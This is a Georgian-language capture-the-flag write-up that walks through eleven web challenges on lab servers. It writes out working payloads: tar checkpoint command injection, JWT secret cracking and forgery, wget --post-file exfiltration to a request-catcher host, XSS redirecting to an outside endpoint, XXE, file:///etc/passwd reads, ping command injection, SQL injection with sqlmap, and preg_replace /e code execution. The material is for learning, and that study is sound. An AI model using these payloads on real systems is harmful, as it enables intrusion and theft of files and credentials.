1. tartarsausage

A white background with black text

Description automatically generated

საიტზე შესვლისას გვხვდება ორი ფუნქციონალი რაც როგორც ხედავთ გვეუბნება რომ შეგვიძლია ფაილის ატირთვა და დასაბმითება. მოდი ვცადოთ და ვნახოთ მუშაობს თუ არა ის.

A screenshot of a computer

Description automatically generated

ვხედავთ რომ ფუნქციონალი მუშაობს მაგრამ მხოლოდ JPEG და PNG ფორმატის ფაილებზე.

მოდი შევამოწმოთ გვერდის სორსი

A screen shot of a computer

Description automatically generated

როგორც ვხედავთ სორსმა გვაჩვენა რომ გვაქვს რაღაც ფორმა რომელზე გადასვლისას გამოაქვს ფანჯარა რომელშიც შეგვიძლია მუშაობა და ასევე მიგვანიშნებს რომ tar ბრძანება გამოვიყენოთ


A screenshot of a computer

Description automatically generated



ნების მიერი ბრძანების შეყვანისას გამოდის ასეთი ტექსტი რაც მიგვანიშნებს რომ უფრო უნდა ვეცადოთ . კაარგი. ახლა ვცადოთ შევიყვანოთ ასეთი payload და cf /dev/null testfile --checkpoint=1 --checkpoint-action=exec="ls"


რაც გამოგვიტანს ასეთ ფოლდერს რომლის მასალის წამოღება შეგვიძლია cat ბრძანებით





ამ ბრძანების ჩაწერის შემდგომ მივიღეთ ფლეგიც.  
ctf{e15918e70b7c3395bcb357b4ca5e95f868ebc462d33371a5f44a25c35f8faa45}

2.Underconstruction



მოცემულია ვებ გვერდი, სადაც არის რეგისტრაცია და ავტორიზაცია, მოდით დავრეგისტრირდეთ ჯერ.

A white rectangular object with a black border

Description automatically generated

დავრეგისტრირდი და ჰოუმ გვერძე გვაქვს ეს მონაცემები.

საიტის დეტალებში გადავალთ კონკრეტულად local storage სადაც ვნახავთ ჩვენი მომხმარებლის შესახებ დეტალებს.

A screenshot of a computer

Description automatically generated


აქ ჩვენთვის არის ორი საინტერესო ველი role და accessToken

შემდეგ ვნახავთ საიტის ჯავასკრიპტის სორს კოდს app.d875ddd5.js

A screenshot of a computer

Description automatically generated

შემდეგ კოდის ლოგიკაში ვხედავთ რომ ადმინის პანელს გვანახებს იმ შემთხვევაში თუ ჩვენი როლია ROLE\_ADMIN



Local Storage-ში რომ შევცვლით ჩვენს როლს ROLE\_ADMIN-ზე გამოგვიჩნდება ახალი გვერდი “Admin Board” რომელზეც წვდომა არ გვაქვს, რის შემოწმებაზეც accessToken არის პასუხისმგებელი.

A screenshot of a computer

Description automatically generated

ჩვენ JWT-ს გავატარებთ john ხელსაწყოში მის ხელმოწერის სანახავად რომელიც, აღმოჩნდა letmein

A screenshot of a computer program

Description automatically generated

შემდეგ შევალთ რომელიმე JWT დეკოდერში მაგალითად jwt.io და შევიყვანთ ჩვენს ტოკენს და ხელმოწერად ჩავუწერთ letmein-ს რის შედეგადაც ვიღებთ შემდეგს:  
A screenshot of a computer

Description automatically generated

Payload Data ში ვხედავთ ჩვენს აიდის რომელსაც შევცვლით 1-ით რადგან სავარაუდო ადმინის აიდი სწორად რომ ეგ იქნება და ჩვენს ტოკენს სწორად მიღებული ტოკენით ჩავანაცვლებთ და მივიღებთ წვდომას ADMIN Board-ზე

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

CTF{b566bdee4836bbb0bdfb9aff931d7f061b67db0e9cf3859f246261d0acc35438}

3.DOWNLOADER-V1

A screenshot of a computer

Description automatically generated


საიტზე გვხვდება URL ველი, აქ შეგვიძლია Requestbin გამოვიყენოთ და რაიმე სატესტო ფაილი გავგზავნოთ.

A screenshot of a computer

Description automatically generated


A screenshot of a computer

Description automatically generated



საიტზე მივიღეთ ეს შედეგი და ვხედავთ რომ საიტი ხმარობს wget-ს ფაილების ჩამოსატვირთად, რომლის ერთერთი პარამეტრი არის --post-file რომელიც სერვერიდან ატვირთავს სამიზნე სერვერზე ფაილს. შეგვიძლია ჩვენს საწყის მოთხოვნას გავაყოლოთ ეს დამატებითი პარამეტრი და მოვითხოვოთ flag.php

ეს flag.php საიტის სორს კოდში ვიპოვეთ.



ამის გაწერით გვანახებს საიტი რომ ვალიდაციას აკეთებს და ამას რაღაცნაირად გვერდი უნდა ავუაროთ, ჩვენ უკვე ვიცით რომ შეგვიძლია ტილდა ჩავამატოთ და ვცადოთ ‘.

A screenshot of a computer

Description automatically generated

გაიგზავნა და გაატარა ვალიდაციამ ანუ იმუშავა ამ ვარიანტმა. ვნახოთ რა მივიღეთ Requestbin ში.  
A white rectangular object with a white border

Description automatically generated with medium confidence

DCTF{6789af26f90396678909a99bf46ba3a78b2f1b349fbc4385e6c50556c1d0c9ff}

4.manual review

შევდივართ მოცემულ მისამართზე და გვხვდება სარეგისტრაციო და საავტორიზაციო ფეიჯი.

A screenshot of a login form

Description automatically generated

რეგისტრაციის შემდეგ გადაგვიყვანა მთავარ გვერძე

A white rectangular object with a black border

Description automatically generated with medium confidence

მოცემულია ასევე ქვემოთ ველი რომ დავუტოვოთ მესიჯი ადმინისტრატორებს.

შევიყვანოთ რაიმე უბრალოდ იმის სანახავად თუ საერთოდ რას შვრება ეს ველი.

A white shelf on a white surface

Description automatically generated

გამოიტანა ქვემოთ როგორც თითქოს რაღაც თიქეთი სოლუშენისთვის, მოდი ვცადოთ რაიმე სკრიპტის გაშვება იქნებ მუშაობს.

მაგალითისთვის ავიღოთ ალერტის გაგზავნა: <script>alert(1);</script>

და დიახ იმუშავა ამ სკრიპტმა

A black background with white text

Description automatically generated

ეს პირდაპირ მეტყველებს იმაზე რომ შეგვიძლია მივმართოთ XSS ხერხს.

Cross site scripting.

შეგვიძლია მივმართოთ კალი ლინუქსში Ngrok-ს და კიდევ საიტს რომელიმეს რომელსაც შეუძლია მსგავსი ფუნქცია, მაგალითისთვის requestbin და ვცადოთ ამ სკტიფტში ამის იმპლემენტაცია ისე რომ მივიღოთ რაიმე გამოსადეგარი ინფორმაცია.

A screenshot of a computer

Description automatically generated

ვაკოპირებთ ამ ენდპოინტს.

ჩავწეროთ შემდეგი სკრიპტი:

<script>

window.location.href = "https://enscjy1sisrg.x.pipedream.net/";

</script>

ამ ბრძანებით პირდაპირ ვეუბნებით რომ გადავიდეს ამ მისამართზე.

ვნახოთ რა მოხდება

საიტზე მივიღეთ ასეთი წარწერა

A black screen with white text

Description automatically generated

ვნახოთ რა მოხდა Requestbin ში

A screenshot of a computer

Description automatically generated

მივიღეთ შემდეგი:

და ასევე თვალსაჩინოდაც წერია ჩვენი ფლეგი რისთვისაც ვიბრძოლეთ.

ctf{4852d6993069867fb5c28b8b688adb6e2b3a9230bfef807ff6ac01b4f216df7f}

5.syntax-check

მოცემულ აიპიზე გადასვლისას გვხვდება ღილაკი Parse

A white background with black dots

Description automatically generated

დავჭიროთ და ვნახოთ რა მოხდება.

თუ კარგად დავაკვირდებით გამოტანილ ტექტსტს და ლინკს შეგვიძლია ვთქვათ რომ ეს არის php პროვაიდერი.





ახლა კი გამოვიყენოთ XXE ინჯექშენი რათა გავარკვიოთ რომელფაილშია ფლაგი

/var/www/html/flag

A screenshot of a computer

Description automatically generated

როგორც ვხედავთ გამოდის ასეთი ტექსტი რაც მიგვანიშნებს იმაზე რომ ეს შეიძლება ფლაგ იყოს მაგრამ საჭიროა რომ დავშიფროთ იგი და გამოვიყენოთ შეგვიძლია php filter

A screenshot of a computer code

Description automatically generated

ამოგვიგდო შემდეგი ჩანაწერი  


ბურპის დეკოდერითვე შეგვიძლია გავიგოთ რა არის ჩამალული ამ ტექსტში და ამოგვიგდო ფლეგი  
A screenshot of a computer

Description automatically generated

ctf{02bd486273026362e8a6961cd3303812073c50fa759b420b1e7a11a2c3ab0130}


6.ultra crawl

A screenshot of a computer

Description automatically generated

გვაქვს ველი მოცემული, მაგრამ არ ვიცით როგორ მუშაობს.მოდივცადოთ დაგავწეროთ რამდენად სწორად გადის ჩვენირექვესტი.მაგალითისთვის ავიღოთ youtube.com

Internal error ზე გადის ამი ჩაწერისას




რადგან ასეთი გამოუვალი მდგომარეობაა, ჩავხედოთ მინიშნებას რაც გვეუბნება იმას რომ საქმე გვაქვს პროქსისთან და გამოვიყენოთ ბარპი.

სანამ ჩვენ გადავალთ ბარპზე შევეცადოთ იქნებ რაიმე გამოვძალოთ ამ ველს, გვახსენდება რომ არამარტო საიტები არამედ შეგვიძლია RFI გამოყენება..გავწეროთ შემდეგი ბრძანება file:///etc/passwd

ვიცით რომ ლინუქსში ყოველთვის არსებობს ფოლდერი passwd.

და მართლაც რომ ამოაგდო რაღაც უკვე.



დაგვიბრუნა შემდეგი თითქოს გაურკვეველი ნაწერი. თუმცა ბოლოში კარგადჩანს რომარის მისამართი /home/ctf აი ეს კიშეგვიძლია გამოვიყენოთ.


A screenshot of a computer code

Description automatically generated


ასევე თუ ვნახავთ response-ს ვნახავთ რომ აწყობილია python ზე.

შემდეგი რაც კი შეგვიძლია ვცადოთ ესარის default აპის გახსნა რასაც ხშირად app.py ქვია.

შემდეგი მისამართი. <File:///home/ctf/app.py>.



დაგვიბრუნა ძალიან საინტერესო ინფორმაცია. სადაც ნათლად ჩანს რომ ამ საიტმა პასუხი რომ დაგვიბრუნოს უნდა ვიყოთ Host სახელად company.tld. აი აქ კი დაგვეხმარება ზუსტად ის რაც ვახსენე აქამდე ბარპი.

ბარპის გახსნის შემდეგ რომ შევდივართ ისევ ამ ფაილზე გვიგდებს ამ ფანჯარას  


სადაც ჩვენი ჰოსტ სახელი სხვა არის და შევცვალოთ ხცელით.



და მივიღეთ ფლეგი.

ctf{d8b7e522b0ab04101e78ab1c6ff68c4cb2f30ce9d4427d4cd77bc19238367933}

7.ping station

აიპიზე გადასვლისას გვხვდება შემდეგი:


A screen shot of a login

Description automatically generated

რაღაც გასაპინგი ველი არის და ვცადოთ აბა რაიმე აიპის გაპინგვა.

გავპინგე 4.4.4.4

და ამომიგდო ინტერნალ ერორი



ვცადოთ და გავპინგოთ ლინუქსის კომანდებით იქნებ რაიმე გამოგვივიდეს და მოვიპოვოთ რაიმე ინფო.

ვცადოთ 4.4.4.4; ls

იმუშავა და მივიღეთ შემდეგი  
A black text on a white background

Description automatically generated

ეს არის ჩამონათვალი ფაილების და აგერაა ფლეგი, ახლა კი ისღა დაგვრჩენია cat ქომანდით გავხსნათ იგი.

გავუწერეთ 4.4.4.4; cat flag და მივიღეთ დროშაც

A black and white text

Description automatically generated

ctf{d8b7e522b0ab04101e78ab1c6ff68c4cb2f30ce9d4427d4cd77bc19238367933}

8.alien inclusion

აიპიზე გადასვლისას გვხვდება შემდეგი

A screen shot of a computer code

Description automatically generated

აქ ჩვენ თუ დავაკვირდებით არის PHP და არის ფუნქცია სადაც ჩვენ შეგვიძლია ჩავერიოთ.  
გამოვიყენოთ ჩაშენებული ფუნქცია curl ი.

შეგვიძლია start გადავცეთ ჩვენი მოთხოვნა პოსტში.  
შემდეგი ბრძანებით: curl 35.198.135.192:30989/?start -X POST -d "start=/etc/passwd"

A computer screen shot of a program

Description automatically generated

მინიშნებაში გვაქ რომ ფლეგი არის flag.php ში და აბა გავხსნათ ეგ ფაილი.  
curl 35.198.135.192:30989/?start -X POST -d "start=flag.php"

და მივიღეთ ფლეგი.  
A screenshot of a computer

Description automatically generated

ctf{b513ef6d1a5735810bca608be42bda8ef28840ee458df4a3508d25e4b706134d}

9.small data leak  
  
შესვლისას გვხვდება შემდეგი ფეიჯი

A close up of a sign

Description automatically generated

სადაც ერთადერთი გამოსადეგარი არის რეგისტრაციის ღილაკი.  
  
მოდით დავრეგისტრირდეთ.  
A screenshot of a contact us

Description automatically generated

დავარეგისტრირეთ მოკლედ და როგორც ჩანს ეს ინახავს ბაზაში ამ მონაცემებს ანუ შეგვიძლია ბაზებთან მუშაობა ამ ლაბში.

გვაქვს hint: /user?id= რომელსაც გამოვიყნებთ url-ში

ამოაგდო შემდეგი:  


გამოვიყენოთ ჩაშენებული ფუნქცია sqlmap და ვცადოთ id ების ნახვა

პროცესში ვნახულობთ რომ არის POSTGRES  
A screen shot of a computer

Description automatically generated  
-db ის დამატებით ვიღებთ შემდეგ ბაზებს  
A screenshot of a computer screen

Description automatically generated  
გავხსნათ ახლა public ბაზა.

გავუშვათ ბრძანება sqlmap 35.198.135.192:31342/user?id=1 -D public –tables

მივიღეთ ფლეგის ნაწილი:  
A screenshot of a computer

Description automatically generated

ახლა კი შეგვიძლია გავუშვათ ეს ქომანდი რომ გამოვიტანოთ მეორე ნაწილიც.  
  
sqlmap 35.198.135.192:31342/user?id=1 -D public -T ctf{57b23475b9b02093a9eb5d7df5f07957e2b2dc724443d6b08961fbe3387 –colums

გამოგვიტანა მეორე ნახევარიც  
A black background with white text

Description automatically generated

ctf{57b23475b9b02093a9eb5d7df5f07957e2b2dc724443d6b08961fbe3387cf91f}

10.frameble

შესვლისას გვხვდება სარეგისტრაციო და საავტორიზაციო ველი  
დავრეგისტრირდეთ. A screenshot of a login screen

Description automatically generated

გადაგვიყვანა ასეთ ფეიჯზე.

A screenshot of a computer

Description automatically generated

გავწეროთ პოსტი

A screenshot of a computer

Description automatically generated

ჩვენი პოსტი მიღებულია და ელოდება ადმინისტრატორის განხილვას.

A screenshot of a computer

Description automatically generated

11.substitute

გვაქვს მოცემული სორსი ფეიჯზე შესვლისას.  
A computer code on a white background

Description automatically generated

აქ ჩვენ შეგვიძლია preg replace ზე ზემოქმედება.

ვცადოთ URL ზე მანიპულირება ვექტორზე.

გავწეროთ შემდეგი   
  
<http://34.141.39.165:32693/?vector=/Admin/e&replace=system(whoami)>

გამოგვიტანა რაღაც დეითა.

A computer code with text

Description automatically generated with medium confidence

Ls ის გაწერით გვიგდებს ჩამონათვალს  
A computer code on a white background

Description automatically generated

გავხსნათ ფლეგი.

<http://34.141.39.165:32693/?vector=/Admin/e&replace=system(cat> here\_we\_dont\_have\_flag/flag.txt’)  
დაა მივიღეთ ფლეგი  
  
A close-up of a computer screen

Description automatically generated

CTF{92b435bcd2f70aa18c38cee7749583d0adf178b2507222cf1c49ec95bd39054c}